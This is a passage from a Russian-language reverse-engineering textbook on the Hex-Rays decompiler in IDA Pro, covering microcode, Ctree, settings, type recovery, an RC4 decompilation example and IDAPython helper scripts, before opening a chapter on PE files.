- **Соглашения о вызовах** — cdecl, stdcall, fastcall, thiscall и x64 ABI. Корректное определение calling convention необходимо для правильного анализа границ функций и их параметров.
- **Систему команд x86/x64** — пересылки данных, арифметика, управление потоком и строковые операции в контексте IDA Pro.
- **Паттерны компиляторов** — прологи/эпилоги, switch/case (таблицы переходов и цепочки сравнений), vtable для виртуальных вызовов C++.
- **Оптимизации компилятора** — замена деления умножением, LEA-арифметика, инлайнинг, развёртывание циклов, strength reduction. Эти знания критически важны, потому что оптимизированный код может разительно отличаться от интуитивного представления об исходном коде.

Все эти знания применяются совместно: при анализе функции в IDA Pro реверсер одновременно определяет calling convention (по прологу и эпилогу), восстанавливает типы данных (по размерам регистров и знаковости операций), распознаёт конструкции языка (по паттернам компилятора) и учитывает оптими-

зации (чтобы не быть введённым в заблуждение «магическими числами» и нетривиальными трансформациями).

В следующей главе мы применим эти знания на практике, разбирая реальный PE-файл в IDA Pro от загрузки до полного анализа.

В этой главе приведено 22 примера пар «исходный код — дизассемблированный вывод», охватывающих основные конструкции языков C/C++ и их представление в IDA Pro.

ЧАСТЬ II

ПРОДВИНУТЫЙ СТАТИЧЕСКИЙ АНАЛИЗ

Глава 6. Hex-Rays Decompiler — глубокое погружение

6.1. Введение в Hex-Rays Decompiler

Hex-Rays Decompiler — это плагин для IDA Pro, выполняющий преобразование дизассемблированного машинного кода в псевдокод на языке, близком к C. Декомпилятор не является «волшебной кнопкой»: качество его вывода напрямую зависит от корректности предшествующего анализа в IDA, правильности определения типов данных и сигнатур функций. В данной главе мы рассмотрим внутреннюю архитектуру декомпилятора, научимся управлять процессом декомпиляции и исправлять типичные ошибки вывода.

Для вызова декомпилятора достаточно нажать клавишу **F5**, находясь внутри функции. Результат появится в окне «Pseudocode» (псевдокод). Однако за этим простым действием скрывается многоуровневый конвейер преобразований, понимание которого критически важно для профессиональной работы.

6.2. Архитектура декомпилятора: Microcode и Ctree

Hex-Rays Decompiler работает в два основных этапа:

1. **Microcode (микрокод)** — промежуточное представление, не зависящее от целевой архитектуры.
2. **Ctree** — абстрактное синтаксическое дерево C-подобного псевдокода.

6.2.1. Microcode

Microcode — это внутренний язык промежуточного представления (IR), в который транслируется машинный код перед декомпиляцией. Он представляет собой набор микроинструкций, каждая из которых описывает элементарную операцию.

Основные типы микроинструкций:

Категория	Примеры инструкций	Описание
Перемещение	`mov`, `ldx`, `stx`	Пересылка данных, загрузка, сохранение
Арифметика	`add`, `sub`, `mul`, `udiv`	Арифметические операции
Логика	`and`, `or`, `xor`, `bnot`	Побитовые операции
Сравнение	`setz`, `setp`, `setl`	Установка флагов условий
Управление	`jcnd`, `jnz`, `goto`, `call`, `ret`	Передача управления
Приведение	`low`, `high`, `xds`, `xdu`	Преобразование типов

Каждая микроинструкция оперирует **микрооперандами** (`mop_t`), которые могут быть:

- Регистрами (`mop_r`)
- Числовыми константами (`mop_n`)
- Адресами в памяти (`mop_a`)
- Стековыми переменными (`mop_S`)
- Вложенными выражениями (`mop_d`)
- Вспомогательными вызовами (`mop_f`)

Пример трансляции x86-инструкции в микрокод:

```
; Исходная x86-инструкция:
lea eax, [ebx+ecx*4+0x10]

; Микрокод (упрощённо):
mul   ecx.4, #4.4, tmp1.4       ; tmp1 = ecx * 4
add   ebx.4, tmp1.4, tmp2.4     ; tmp2 = ebx + tmp1
add   tmp2.4, #0x10.4, eax.4    ; eax = tmp2 + 0x10
```

6.2.2. Maturity Levels микрокода

Микрокод проходит несколько уровней «зрелости» (maturity levels), на каждом из которых применяются определённые оптимизации. Это ключевое понятие для понимания работы декомпилятора.

Уро-вень	Константа	Описание
0	`MMAT_GENERATED`	Начальный микрокод, сгенерированный из машинного кода
1	`MMAT_PREOPTIMIZED`	Предварительная оптимизация (упрощение очевидных конструкций)
2	`MMAT_LOCOPT`	Локальная оптимизация (свёртка констант, устранение мёртвого кода)
3	`MMAT_CALLS`	Анализ вызовов (определение параметров и возвращаемых значений)
4	`MMAT_GLBOPT1`	Первый проход глобальной оптимизации
5	`MMAT_GLBOPT2`	Второй проход глобальной оптимизации
6	`MMAT_GLBOPT3`	Третий проход глобальной оптимизации (финальные преобразования)
7	`MMAT_LVARS`	Распределение локальных переменных

Уровень 0 — MMAT_GENERATED:

```
// Исходный код:
int sum(int a, int b) {
    return a + b;
}

// Микрокод уровня 0 (сгенерированный):
// Прямая трансляция из x86 — каждая инструкция представлена «как есть»
mov    ecx.4, arg_0.4            ; ecx = первый аргумент
mov    edx.4, arg_4.4            ; edx = второй аргумент
mov    eax.4, ecx.4              ; eax = ecx
add    eax.4, edx.4, eax.4      ; eax = eax + edx
mov    #0.4,  esp.4, esp.4       ; корректировка стека (нет pop)
ret    eax.4                     ; возврат eax
```

Уровень 2 — MMAT_LOCOPT (после локальных оптимизаций):

```
// Микрокод после свёртки констант и устранения промежуточных присваиваний:
add    arg_0.4, arg_4.4, result.4
ret    result.4
```

Уровень 7 — MMAT_LVARS (финальный):

```
// Микрокод с распределёнными локальными переменными:
add    a.4, b.4, retval.4
ret    retval.4
```

Для просмотра микрокода на различных уровнях можно использовать плагин Lucid или API:

```
# IDAPython: получение микрокода функции на заданном уровне зрелости
import ida_hexrays

def show_microcode(ea, maturity):
    """Отображение микрокода функции на заданном уровне зрелости."""
    mbr = ida_hexrays.mba_ranges_t()
    pfn = ida_funcs.get_func(ea)
    if not pfn:
        print("Функция не найдена по адресу 0x%X" % ea)
        return

    mbr.ranges.push_back(ida_range.range_t(pfn.start_ea, pfn.end_ea))

    hf = ida_hexrays.hexrays_failure_t()
    ml = ida_hexrays.mlist_t()

    mba = ida_hexrays.gen_microcode(
        mbr,
        hf,
        ml,
        ida_hexrays.DECOMP_NO_WAIT,
        maturity
    )

    if mba:
        vp = ida_hexrays.vd_printer_t()
        mba._print(vp)
        for line in vp.lines:
            print(line)
    else:
        print("Ошибка генерации микрокода: %s" % hf.str)

# Пример использования:
show_microcode(here(), ida_hexrays.MMAT_GENERATED)   # Начальный
show_microcode(here(), ida_hexrays.MMAT_LOCOPT)      # После локальной оптимизации
show_microcode(here(), ida_hexrays.MMAT_LVARS)       # Финальный
```

6.2.3. Ctree — абстрактное синтаксическое дерево

После всех оптимизаций микрокода происходит преобразование в **Ctree** — абстрактное синтаксическое дерево, представляющее C-подобный псевдокод. Ctree состоит из двух типов узлов:

- **cinsn_t** — узлы-операторы (statements): `if`, `for`, `while`, `switch`, `return`, блоки `{ }` и т.д.
- **cexpr_t** — узлы-выражения (expressions): арифметика, вызовы функций, обращения к переменным, приведения типов.

Пример обхода Ctree:

```
import ida_hexrays

class CallFinder(ida_hexrays.ctree_visitor_t):
    """Поиск всех вызовов функций в декомпилированном коде."""

    def __init__(self):
        super().__init__(ida_hexrays.CV_FAST)
        self.calls = []

    def visit_expr(self, expr):
        if expr.op == ida_hexrays.cot_call:
            callee = expr.x
            if callee.op == ida_hexrays.cot_obj:
                name = ida_name.get_name(callee.obj_ea)
                self.calls.append((callee.obj_ea, name))
        return 0  # продолжить обход

def find_calls_in_function(ea):
    """Найти все вызовы функций в указанной функции."""
    cfunc = ida_hexrays.decompile(ea)
    if not cfunc:
        print("Не удалось декомпилировать функцию")
        return

    finder = CallFinder()
    finder.apply_to(cfunc.body, None)

    print("Найденные вызовы:")
    for addr, name in finder.calls:
        print("  0x%08X: %s" % (addr, name))

find_calls_in_function(here())
```

Вывод:

```
Найденные вызовы:
  0x00401230: CreateFileW
  0x00401340: ReadFile
  0x00401450: CloseHandle
  0x004012A0: sub_4012A0
```

6.3. Настройка декомпилятора

6.3.1. Глобальные параметры (Options → Decompiler)

Hex-Rays предоставляет обширный набор настроек, влияющих на качество и стиль вывода:

Параметр	Описание	Рекомендация
Analysis options → MAX_FUNCSIZE	Максимальный размер декомпилируемой функции	Увеличить при необходимости (64 по умолчанию)
Analysis options → MAX_NESTING	Максимальная глубина вложенности	40 (по умолчанию)
Display → Print only prototypes	Показывать только прототипы вложенных функций	Выключить для полного анализа
Display → Generate casts	Генерировать приведения типов	Включить
Display → Print warnings	Показывать предупреждения декомпилятора	Включить

Конфигурационный файл `hexrays.cfg`:

```
; hexrays.cfg — основные параметры декомпилятора

; Максимальный размер функции (в базовых блоках)
MAX_FUNCSIZE = 256

; Порог использования switch вместо цепочки if-else
; (минимальное количество case-ветвей)
MIN_SWITCH_CASES = 4

; Генерировать пустые строки между операторами верхнего уровня
GENERATE_EMPTY_LINES = YES

; Показывать адреса в виде комментариев
SHOW_CASTS = YES

; Максимальная глубина вложенности
MAX_NESTING = 40

; Использовать типы Windows SDK
WINDOWS_AWARE = YES
```

6.3.2. Локальные настройки для конкретной функции

Для конкретной функции можно переопределить соглашение о вызовах, задать пользовательские типы и изменить представление переменных. Контекстное меню (правая кнопка мыши) в окне псевдокода предоставляет следующие возможности:

- **Set function type** (Y) — задать прототип функции
- **Rename variable** (N) — переименовать локальную переменную
- **Set variable type** (Y на переменной) — изменить тип переменной
- **Map to another variable** — объединить две переменные
- **Force new variable** — принудительно создать новую переменную
- **Reset variable type** — сбросить тип переменной к исходному

6.4. Интерактивная работа с псевдокодом

6.4.1. Основные горячие клавиши

Клавиша	Действие
F5	Декомпилировать текущую функцию
Tab	Переключение между дизассемблером и псевдокодом
N	Переименовать переменную/метку
Y	Задать тип переменной или прототип функции
/	Добавить комментарий
;	Добавить комментарий (альтернатива)
X	Перекрёстные ссылки
Ctrl+W	Сохранить базу
T	Выбрать структуру для данного выражения
R	Переключить числовую константу (dec/hex/enum)
M	Использовать перечисление для константы
Enter	Перейти к определению функции/переменной
Esc	Вернуться назад
Ctrl+Shift+R	Перечислить все вхождения переменной

6.4.2. Навигация и перекрёстные ссылки

Окно псевдокода тесно интегрировано с остальными окнами IDA. При перемещении курсора в псевдокоде автоматически синхронизируется позиция в дизассемблере и наоборот.

Пример: исследуем вызов `CreateFileW` в декомпилированном коде:

```
// Декомпилированный вывод — окно Pseudocode-A
HANDLE __stdcall OpenTargetFile(LPCWSTR lpFileName)
{
  HANDLE hFile;

  hFile = CreateFileW(
            lpFileName,
            0x80000000,              // GENERIC_READ
            1,                       // FILE_SHARE_READ
            0,                       // lpSecurityAttributes
            3,                       // OPEN_EXISTING
            0x80,                    // FILE_ATTRIBUTE_NORMAL
            0);                      // hTemplateFile
  if ( hFile == (HANDLE)-1 )
  {
    sub_401200(L"Не удалось открыть файл");
    return (HANDLE)-1;
  }
  return hFile;
}
```

Нажатие **X** на `CreateFileW` покажет все перекрёстные ссылки на эту функцию:

```
Direction Type  Address    Text
--------- ----  -------    ----
Up        p     .text:00401156  hFile = CreateFileW(lpFileName,  ...
Up        p     .text:004013A2  hLog = CreateFileW(szLogPath,  ...
Up        p     .text:004015C8  v5 = CreateFileW(&szTempFile,  ...
```

6.4.3. Подстановка символических констант

Числовые литералы в выводе декомпилятора можно заменять символическими константами из загруженных библиотек типов (type libraries). Это существенно улучшает читаемость:

До:

```
hFile = CreateFileW(lpFileName, 0x80000000, 1, 0, 3, 0x80, 0);
```

После нажатия **M** на каждой константе и выбора соответствующего перечисления:

```
hFile = CreateFileW(
          lpFileName,
          GENERIC_READ,
          FILE_SHARE_READ,
          NULL,
          OPEN_EXISTING,
          FILE_ATTRIBUTE_NORMAL,
          NULL);
```

6.4.4. Работа со структурами

Когда декомпилятор показывает обращения к полям через смещения, можно «наложить» структуру для улучшения читаемости.

До:

```
int __cdecl process_header(char *buf)
{
  int result;

  if ( *(_DWORD *)buf ≠ 0x5A4D )     // смещение 0
    return -1;
  result = *(_DWORD *)(buf + 60);      // смещение 0x3C
  if ( *(_DWORD *)(buf + result) ≠ 0x4550 )
    return -1;
  return *(_WORD *)(buf + result + 6); // смещение PE+6
}
```

Шаги улучшения:

1. Навести курсор на `buf`, нажать **Y**, задать тип `IMAGE_DOS_HEADER *`
2. Нажать **T** на смещениях для выбора полей структуры
3. Нажать **F5** для перегенерации

После:

```
int __cdecl process_header(IMAGE_DOS_HEADER *dos_hdr)
{
  IMAGE_NT_HEADERS *nt_hdrs;

  if ( dos_hdr→e_magic ≠ IMAGE_DOS_SIGNATURE )
    return -1;
  nt_hdrs = (IMAGE_NT_HEADERS *)((char *)dos_hdr + dos_hdr→e_lfanew);
  if ( nt_hdrs→Signature ≠ IMAGE_NT_SIGNATURE )
    return -1;
  return nt_hdrs→FileHeader.NumberOfSections;
}
```

6.5. Исправление ошибок декомпиляции

Декомпилятор не всегда генерирует корректный или оптимальный вывод. Рассмотрим типичные ошибки и способы их исправления.

6.5.1. Неверное количество параметров функции

Одна из самых частых ошибок — неверное определение количества параметров:

```
// Ошибочный вывод:
int __usercall sub_401000@<eax>(int a1@<ecx>)
{
  return a1 + *(_DWORD *)(a1 + 4);
}

// Вызывающий код:
v3 = sub_401000(v1);  // второй параметр «потерялся»
```

Решение: установить курсор на имя функции, нажать **Y** и задать правильный прототип:

```
// Задаём прототип:
int __thiscall sub_401000(void *this, int param1);
```

После перегенерации:

```
int __thiscall CMyClass::GetValue(CMyClass *this, int index)
{
  return this→base + this→items[index];
}
```

6.5.2. Неверное соглашение о вызовах

```
// Ошибочный вывод — cdecl вместо stdcall:
int sub_401500(int a1, int a2, int a3, int a4)
{
  // ... тело функции ...
  return v5;
}
// Вызывающий код содержит лишний add esp, ...
```

Решение: в контекстном меню выбрать *Set calling convention* или задать через прототип:

```
// Исправленный прототип:
int __stdcall sub_401500(int a1, int a2, int a3, int a4);
```

6.5.3. Неверные границы функции

Если функция определена неправильно (слишком короткая или включает код другой функции), декомпилятор выдаст ошибку или некорректный результат:

```
// Ошибка декомпилятора:
// 401000: positive sp value has been found
// FAILED to decompile 401000
```

Решение: перейти в дизассемблер и исправить границы функции:

```
# Исправление границы функции через IDAPython
import ida_funcs

func = ida_funcs.get_func(0x00401000)
if func:
    # Расширить функцию до адреса 0x00401150
    ida_funcs.set_func_end(0x00401000, 0x00401150)

    # Или пересоздать функцию
    ida_funcs.del_func(0x00401000)
    ida_funcs.add_func(0x00401000, 0x00401150)
```

6.5.4. Проблема «stack frame is too big»

```
// Ошибка:
// Decompilation failure:
// 401000: stack frame is too big
```

Чаще всего вызвана неправильным значением указателя стека в некоторой точке функции. Необходимо проверить значение SP в дизассемблере (Alt+K) и исправить:

```
# Исправление значения SP (stack pointer) в конкретной точке
import ida_frame

# Установить корректное значение SP change в адресе инструкции
ida_frame.add_user_stkpnt(0x00401050, -4)  # delta SP = -4
```

6.5.5. Неверное определение стековых переменных

```
// Ошибочный вывод — массив определён как набор отдельных переменных:
int sub_401000()
{
  int v1;
  int v2;
  int v3;
  int v4;
  // ...
  v1 = 0;
  v2 = 0;
  v3 = 0;
  v4 = 0;
}
```

Решение: перейти к стековому фрейму (двойной клик на переменную в дизассемблере), объединить переменные в массив:

```
// Задать тип v1 как int[4]:
int v1[4];

// Результат после перегенерации:
int sub_401000()
{
  int arr[4];

  memset(arr, 0, sizeof(arr));
  // ...
}
```

6.6. Задание типов параметров и пользовательских структур

6.6.1. Импорт заголовочных файлов

Для улучшения декомпиляции часто требуется загрузить пользовательские типы. IDA поддерживает парсинг C-заголовков:

```
File → Load file → Parse C header file...
```

Пример заголовочного файла:

```
// mystructs.h — пользовательские структуры для анализа
#pragma pack(push, 1)

typedef struct _CUSTOM_HEADER {
    DWORD magic;            // 0x00: сигнатура 'CUST'
    WORD  version;          // 0x04: версия формата
    WORD  flags;            // 0x06: флаги
    DWORD data_offset;      // 0x08: смещение данных
    DWORD data_size;        // 0x0C: размер данных
    DWORD checksum;         // 0x10: контрольная сумма
    BYTE  reserved[12];     // 0x14: зарезервировано
} CUSTOM_HEADER;

typedef struct _CUSTOM_ENTRY {
    DWORD id;               // 0x00: идентификатор записи
    DWORD type;             // 0x04: тип записи
    DWORD offset;           // 0x08: смещение данных записи
    DWORD size;             // 0x0C: размер данных записи
    char  name[32];         // 0x10: имя записи
} CUSTOM_ENTRY;

#pragma pack(pop)
```

6.6.2. Создание структур через IDAPython

```python
import ida_struct
import ida_bytes
import idc

def create_custom_header_struct():
    """Создание структуры CUSTOM_HEADER через API."""

    sid = ida_struct.add_struc(-1, "CUSTOM_HEADER", 0)
    if sid == ida_idaapi.BADADDR:
        print("Структура уже существует или ошибка создания")
        return

    sptr = ida_struct.get_struc(sid)

    # Добавляем поля структуры
    ida_struct.add_struc_member(sptr, "magic",
        0x00, ida_bytes.dword_flag(), None, 4)
    ida_struct.add_struc_member(sptr, "version",
        0x04, ida_bytes.word_flag(), None, 2)
    ida_struct.add_struc_member(sptr, "flags",
        0x06, ida_bytes.word_flag(), None, 2)
    ida_struct.add_struc_member(sptr, "data_offset",
        0x08, ida_bytes.dword_flag(), None, 4)
    ida_struct.add_struc_member(sptr, "data_size",
        0x0C, ida_bytes.dword_flag(), None, 4)
    ida_struct.add_struc_member(sptr, "checksum",
        0x10, ida_bytes.dword_flag(), None, 4)
    ida_struct.add_struc_member(sptr, "reserved",
        0x14, ida_bytes.byte_flag(), None, 12)

    print("Структура CUSTOM_HEADER создана, размер: %d байт" %
          ida_struct.get_struc_size(sptr))

create_custom_header_struct()
```

Вывод:

```
Структура CUSTOM_HEADER создана, размер: 32 байт
```

6.6.3. Применение типов к параметрам

После создания структур необходимо применить их к параметрам функций. Рассмотрим пример:

```
// До применения типов:
int __cdecl parse_data(int a1, int a2)
{
  if ( *(_DWORD *)a1 != 0x54535543 )
    return -1;
  if ( *(_WORD *)(a1 + 4) > 3u )
    return -2;
  return sub_401200(a1 + *(_DWORD *)(a1 + 8), *(_DWORD *)(a1 + 12));
}
```

Нажимаем **Y** на `a1` и задаём тип `CUSTOM_HEADER *`:

```
// После применения типа:
int __cdecl parse_data(CUSTOM_HEADER *hdr, int context)
{
  if ( hdr->magic != 'TSUC' )       // 'CUST' в little-endian
    return -1;
  if ( hdr->version > 3u )
    return -2;
  return process_payload(
           (char *)hdr + hdr->data_offset,
           hdr->data_size);
}
```

6.7. Пример: поэтапное улучшение декомпиляции сложной функции

Рассмотрим пошаговый процесс улучшения вывода декомпилятора для функции, реализующей обработку сетевого пакета.

Шаг 0: Начальный вывод декомпилятора

```
// Начальный вывод F5 — минимальная информация:
int __cdecl sub_401000(int a1, unsigned int a2)
{
  int v2;
  int v3;
  int v4;
  int v5;
  int v6;
  char v7[1024];
  int v8;
  int v9;

  v8 = 0;
  v9 = 0;
  if ( a2 < 8 )
    return -1;
  v2 = *(_DWORD *)a1;
  v3 = *(_DWORD *)(a1 + 4);
  if ( v2 != 0xDEADBEEF )
    return -2;
  if ( v3 > a2 - 8 )
    return -3;
  if ( v3 > 1024 )
    return -4;
  memcpy(v7, (const void *)(a1 + 8), v3);
  v4 = 0;
  v5 = 0;
  while ( v5 < v3 )
  {
    v4 ^= (unsigned __int8)v7[v5];
    ++v5;
  }
  if ( v4 )
    return -5;
  v6 = sub_401200(v7, v3, &v8, &v9);
  if ( v6 )
    return v6;
  return sub_401400(v8, v9);
}
```

Шаг 1: Определяем структуру заголовка пакета

Анализируя доступ к `a1` (смещения 0 и 4), создаём структуру:

```
typedef struct _PACKET_HEADER {
    DWORD magic;        // 0x00: сигнатура пакета
    DWORD payload_len;  // 0x04: длина полезной нагрузки
} PACKET_HEADER;
```

Применяем тип к `a1` → `PACKET_HEADER *`:

```
int __cdecl sub_401000(PACKET_HEADER *a1, unsigned int a2)
{
  // ...
  if ( a2 < 8 )
    return -1;
  if ( a1->magic != 0xDEADBEEF )
    return -2;
  if ( a1->payload_len > a2 - 8 )
    return -3;
  // ...
}
```

Шаг 2: Переименовываем переменные и функции

Нажимаем **N** на каждой переменной и задаём осмысленные имена:

```
int __cdecl process_packet(
    PACKET_HEADER *pkt,
    unsigned int total_size)
{
  DWORD payload_len;
  BYTE checksum;
  int status;
  char payload_buf[1024];
  int out_type;
  int out_id;

  out_type = 0;
  out_id = 0;
  if ( total_size < sizeof(PACKET_HEADER) )
    return -1;

  payload_len = pkt->payload_len;
  if ( pkt->magic != PACKET_MAGIC )
    return -2;
  if ( payload_len > total_size - sizeof(PACKET_HEADER) )
    return -3;
  if ( payload_len > sizeof(payload_buf) )
    return -4;
  // ...
}
```

Шаг 3: Подставляем символические константы и определяем подфункции

```
// Определяем константы:
#define PACKET_MAGIC     0xDEADBEEF
#define MAX_PAYLOAD_SIZE 1024

// Определяем прототипы вызываемых функций:
// sub_401200 → parse_payload
int __cdecl parse_payload(
    const BYTE *data,
    DWORD size,
    int *out_type,
    int *out_id);

// sub_401400 → dispatch_command
int __cdecl dispatch_command(int cmd_type, int cmd_id);
```

Шаг 4: Финальный результат

```
/**
 * process_packet — обработка входящего сетевого пакета.
 *
 * @param pkt        Указатель на буфер пакета
 * @param total_size Общий размер буфера в байтах
 * @return           0 при успехе, отрицательный код ошибки при неудаче
 *
 * Коды ошибок:
 *   -1: пакет слишком мал (меньше заголовка)
 *   -2: неверная сигнатура пакета
 *   -3: указанный размер полезной нагрузки превышает буфер
 *   -4: полезная нагрузка превышает максимальный размер
 *   -5: ошибка контрольной суммы
 */
int __cdecl process_packet(
    PACKET_HEADER *pkt,
    unsigned int total_size)
{
  DWORD payload_len;
  BYTE checksum;
  int i;
  int status;
  char payload_buf[MAX_PAYLOAD_SIZE];
  int cmd_type;
  int cmd_id;

  cmd_type = 0;
  cmd_id = 0;

  /* Проверка минимального размера */
  if ( total_size < sizeof(PACKET_HEADER) )
    return PACKET_ERR_TOO_SMALL;

  payload_len = pkt->payload_len;

  /* Проверка сигнатуры */
  if ( pkt->magic != PACKET_MAGIC )
    return PACKET_ERR_BAD_MAGIC;

  /* Проверка размера полезной нагрузки */
  if ( payload_len > total_size - sizeof(PACKET_HEADER) )
    return PACKET_ERR_SIZE_MISMATCH;

  if ( payload_len > MAX_PAYLOAD_SIZE )
    return PACKET_ERR_OVERFLOW;

  /* Копирование полезной нагрузки в локальный буфер */
  memcpy(payload_buf, pkt + 1, payload_len);

  /* Вычисление XOR-контрольной суммы */
  checksum = 0;
  for ( i = 0; i < payload_len; ++i )
    checksum ^= (BYTE)payload_buf[i];

  if ( checksum )
    return PACKET_ERR_CHECKSUM;

  /* Разбор полезной нагрузки */
  status = parse_payload(payload_buf, payload_len, &cmd_type, &cmd_id);
  if ( status )
    return status;

  /* Диспетчеризация команды */
  return dispatch_command(cmd_type, cmd_id);
}
```

6.8. Сравнение вывода декомпилятора с исходным кодом

Рассмотрим реальный пример: функция шифрования RC4 (стандартная реализация).

Исходный код (C):

```c
void rc4_crypt(unsigned char *key, int key_len,
               unsigned char *data, int data_len)
{
    unsigned char S[256];
    int i, j;
    unsigned char tmp;

    /* Key Scheduling Algorithm (KSA) */
    for (i = 0; i < 256; i++)
        S[i] = (unsigned char)i;

    j = 0;
    for (i = 0; i < 256; i++) {
        j = (j + S[i] + key[i % key_len]) % 256;
        tmp = S[i];
        S[i] = S[j];
        S[j] = tmp;
    }

    /* Pseudo-Random Generation Algorithm (PRGA) */
    i = 0;
    j = 0;
    for (int n = 0; n < data_len; n++) {
        i = (i + 1) % 256;
        j = (j + S[i]) % 256;
        tmp = S[i];
        S[i] = S[j];
        S[j] = tmp;
        data[n] ^= S[(S[i] + S[j]) % 256];
    }
}
```

Вывод декомпилятора (без подсказок):

```
int __cdecl sub_401600(int a1, int a2, int a3, int a4)
{
  int v4;
  int v5;
  int v6;
  int v7;
  int result;
  unsigned __int8 v9;
  char v10[256];
  int i;

  for ( i = 0; i < 256; ++i )
    v10[i] = i;
  v4 = 0;
  for ( i = 0; i < 256; ++i )
  {
    v4 = ((unsigned __int8)v10[i]
        + v4
        + *(unsigned __int8 *)(a1 + i % a2)) % 256;
    v9 = v10[i];
    v10[i] = v10[v4];
    v10[v4] = v9;
  }
  v5 = 0;
  v6 = 0;
  result = 0;
  for ( i = 0; i < a4; ++i )
  {
    v5 = (v5 + 1) % 256;
    v6 = ((unsigned __int8)v10[v5] + v6) % 256;
    v9 = v10[v5];
    v10[v5] = v10[v6];
    v10[v6] = v9;
    result = i;
    *(_BYTE *)(a3 + i) ^= v10[((unsigned __int8)v10[v5]
                             + (unsigned __int8)v10[v6]) % 256];
  }
  return result;
}
```

Вывод после задания типов и переименования:

```
void __cdecl rc4_crypt(
    unsigned __int8 *key,
    int key_len,
    unsigned __int8 *data,
    int data_len)
{
  int j;
  int i_ksa;
  int i_prga;
  int j_prga;
  unsigned __int8 tmp;
  unsigned __int8 S[256];
  int n;

  // KSA: инициализация S-box
  for ( n = 0; n < 256; ++n )
    S[n] = n;

  j = 0;
  for ( n = 0; n < 256; ++n )
  {
    j = (S[n] + j + key[n % key_len]) % 256;
    tmp = S[n];
    S[n] = S[j];
    S[j] = tmp;
  }

  // PRGA: генерация ключевого потока и XOR с данными
  i_prga = 0;
  j_prga = 0;
  for ( n = 0; n < data_len; ++n )
  {
    i_prga = (i_prga + 1) % 256;
    j_prga = (S[i_prga] + j_prga) % 256;
    tmp = S[i_prga];
    S[i_prga] = S[j_prga];
    S[j_prga] = tmp;
    data[n] ^= S[(S[i_prga] + S[j_prga]) % 256];
  }
}
```

Основные отличия от исходного кода:

1. Декомпилятор использовал единственную переменную цикла `n` вместо раздельных `i` и `n` — семантически эквивалентно.
2. Тип массива `S` был определён как `char` вместо `unsigned char` — исправлено заданием типа.
3. Модульная арифметика `% 256` сохранена корректно.
4. Структура алгоритма (KSA + PRGA) полностью восстановлена.

Типичные артефакты декомпиляции

Артефакт	Причина	Решение
`(unsigned __int8)` приведения	Работа с байтовыми значениями	Задать `unsigned char *`
`*(_BYTE *)(a3 + i)`	Неизвестный тип указателя	Задать тип массива
`result = i` в конце цикла	Артефакт возвращаемого значения	Задать `void` возврат
Слияние переменных	Оптимизация регистров компилятором	Force new variable
Лишние приведения типов	Различия знаковости	Задать точные типы

6.9. Расширение декомпилятора через плагины

Hex-Rays предоставляет SDK для создания плагинов, расширяющих функциональность декомпилятора. Основные точки расширения:

```
# Пример плагина: автоматическое переименование переменных-счётчиков
import ida_hexrays

class LoopVarRenamer(ida_hexrays.ctree_visitor_t):
    """Автоматическое переименование переменных-счётчиков циклов."""

    def __init__(self, cfunc):
        super().__init__(ida_hexrays.CV_PARENTS)
        self.cfunc = cfunc
        self.counter = 0

    def visit_insn(self, insn):
        # Ищем циклы for
        if insn.op == ida_hexrays.cit_for:
            init = insn.cfor.init
            # Проверяем, что инициализация — присваивание
            if (init and init.op == ida_hexrays.cit_expr
                    and init.cexpr.op == ida_hexrays.cot_asg):
                lhs = init.cexpr.x
                if lhs.op == ida_hexrays.cot_var:
                    var_idx = lhs.v.idx
                    lvar = self.cfunc.get_lvars()[var_idx]
                    # Переименовываем, если имя автоматическое
                    if lvar.name.startswith("v"):
                        new_name = "i" if self.counter == 0 else \
                                   chr(ord('i') + self.counter)
                        lvar.name = new_name
                        self.counter += 1
        return 0

def rename_loop_vars(ea):
    """Переименовать счётчики циклов в функции."""
    cfunc = ida_hexrays.decompile(ea)
    if cfunc:
        renamer = LoopVarRenamer(cfunc)
        renamer.apply_to(cfunc.body, None)
        # Обновить вид
        cfunc.refresh_func_ctext()

rename_loop_vars(here())
```

6.10. Резюме

Hex-Rays Decompiler — мощный инструмент, но его эффективность напрямую зависит от качества входных данных. Ключевые принципы профессиональной работы:

1. **Сначала дизассемблер, потом декомпилятор.** Убедитесь, что функция корректно определена, границы правильны, стековый фрейм не повреждён.
2. **Задавайте типы.** Каждый правильно заданный тип параметра или переменной улучшает читаемость вывода.
3. **Используйте символические константы.** Замена числовых литералов на именованные константы делает код самодокументируемым.
4. **Итеративный процесс.** Улучшение декомпиляции — цикличный процесс: задание типов → перегенерация → анализ → новые типы.
5. **Понимайте ограничения.** Декомпилятор не может восстановить имена локальных переменных, комментарии и высокоуровневые абстракции (шаблоны, полиморфизм C++).

Глава 7. Анализ PE-файлов в IDA Pro

7.1. Введение

Формат Portable Executable (PE) — основной формат исполняемых файлов в операционных системах семейства Windows. Понимание структуры PE-файла является фундаментальным навыком для реверс-инженера. В данной главе мы подробно рассмотрим, как IDA Pro загружает, анализирует и представляет PE-файлы, а также изучим ключевые структуры формата и приёмы работы с ними.

